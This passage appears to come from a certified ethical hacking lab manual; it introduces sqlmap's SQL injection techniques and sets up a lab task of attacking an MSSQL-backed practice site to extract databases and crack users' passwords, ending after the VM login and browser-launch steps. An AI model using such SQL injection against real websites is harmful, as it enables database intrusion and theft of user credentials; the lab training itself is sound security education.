
You can use sqlmap to perform SQL injection on a target website using various techniques, including Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band SQL injection.

In this task, we will use sqlmap to perform SQL injection attack against MSSQL to extract databases.


> Note: In this task, you will pretend that you are a registered user on the **http://www.moviescope.com** website, and you want to crack the passwords of the other users from the website's database.

1. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

> Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.




3. Click the **Mozilla Firefox** icon from the menu bar in the top-left corner of **Desktop** to launch the web browser.

